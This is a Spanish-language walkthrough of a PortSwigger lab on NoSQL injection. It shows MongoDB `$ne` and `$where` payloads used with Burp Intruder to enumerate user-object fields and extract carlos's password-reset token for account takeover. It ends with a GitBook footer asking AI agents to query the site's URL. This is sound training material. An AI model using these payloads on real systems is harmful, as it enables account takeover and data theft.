> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md).
# Extracción de campos desconocidos con operadores NoSQL
Notas sobre Extracción de campos desconocidos con operadores NoSQL para los laboratorios de PortSwigger Web Security Academy, incluyendo flujo de explotación, pruebas de payload, validación con Burp Suite y contexto de remediación.
### Explotación de inyección de operador NoSQL para extraer campos desconocidos
La funcionalidad de búsqueda de usuarios de este laboratorio se basa en una base de datos NoSQL MongoDB. Es vulnerable a una inyección NoSQL. / El objetivo es conectarse como **carlos**.
#### Contexto inicial
Hay una función **Olvidé mi contraseña**.
La consulta enviada por POST a `/forgot-password` tiene este aspecto:
```bash
csrf=55UFZpEwaPzlRg9d0CRKOf8OZ4GSm2jj&username=test
```
### Prueba de inyección NoSQL en el inicio de sesión
Al intentar inyectar NoSQL en el formulario de inicio de sesión:
```json
{
"username": "carlos",
"password": { "$ne": "x" }
}
```

La cuenta está bloqueada y aparece el siguiente mensaje:
> Cuenta bloqueada: por favor, restablezca su contraseña
#### Bloqueo con `$where`

Se observa que al añadir el `$where` campo es interpretado por el servidor:
* Si `$where` es `1` → la cuenta permanece bloqueada
* Si `$where` vale `0` → el bloqueo desaparece
Ejemplo:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "0"
}
```
Esto confirma que `$where` el operador es ejecutable.
#### Limitación y cambio de estrategia
La idea original sería usar `$where` para comprobar directamente la contraseña, por ejemplo:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.password...."
}
```
Sin embargo, como la cuenta está bloqueada, este enfoque no es utilizable. / Por lo tanto, debe pasar por un **restablecimiento de contraseña**.
#### Listar campos del objeto de usuario

`$where` se utiliza para listar las claves del objeto de usuario con:
```javascript
Object.keys(this)[0].match('^.{X}Y.*')
```
Solicitud completa:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "Object.keys(this)[0].match('^.{X}Y.*')"
}
```

* `X`: posición del carácter (0-20)

* `Y`: caracteres probados (`a-z`, `A-Z`, `0-9`)


Ataque enviado mediante **Intruder** con **Bomba de racimo**
#### Resultados de la enumeración de campos


Basado en la longitud de la respuesta (**Content-Length**):
* `Object.keys(this)[0]` → `id`
```javascript
"$where": "Object.keys(this)[1].match('^.{X}Y.*')"
```
* `Object.keys(this)[1]` → `nombre de usuario`
* `Object.keys(this)[2]` → `contraseña`
```javascript
"$where": "Object.keys(this)[2].match('^.{X}Y.*')"
```
* `Object.keys(this)[3]` → `correo electrónico`
* `Object.keys(this)[4]` → `passwordReset`
" El `passwordReset` campo solo aparece si se ha activado un restablecimiento de contraseña para **carlos**.
```javascript
"$where": "Object.keys(this)[4].match('^.{X}Y.*')"
```

#### Confirmación del `passwordReset` Campo
Acceso al endpoint:
```bash
/forgot-password?passwordReset=
```
Respuesta:
> Token inválido
El campo existe
#### Lista del token `passwordReset`
A continuación, se extrae el valor del token:

```javascript
"$where": "this.passwordReset.match('^.{X}Y.*')"
```
```javascript
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.passwordReset.match('^.{X}Y.*')"
}
```
* `X`: posición del carácter
* `Y`: caracteres posibles
* Enviar mediante **Intruder** (Bomba de racimo)

#### Resultado
El **carlos** se recupera el token de restablecimiento:
```bash
5d252f7e28f468ee
```
#### Explotación final
Con este token, puede acceder a la función de restablecimiento de contraseña y establecer una nueva contraseña para **carlos**, lo que le permite iniciar sesión en su cuenta y validar el laboratorio.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.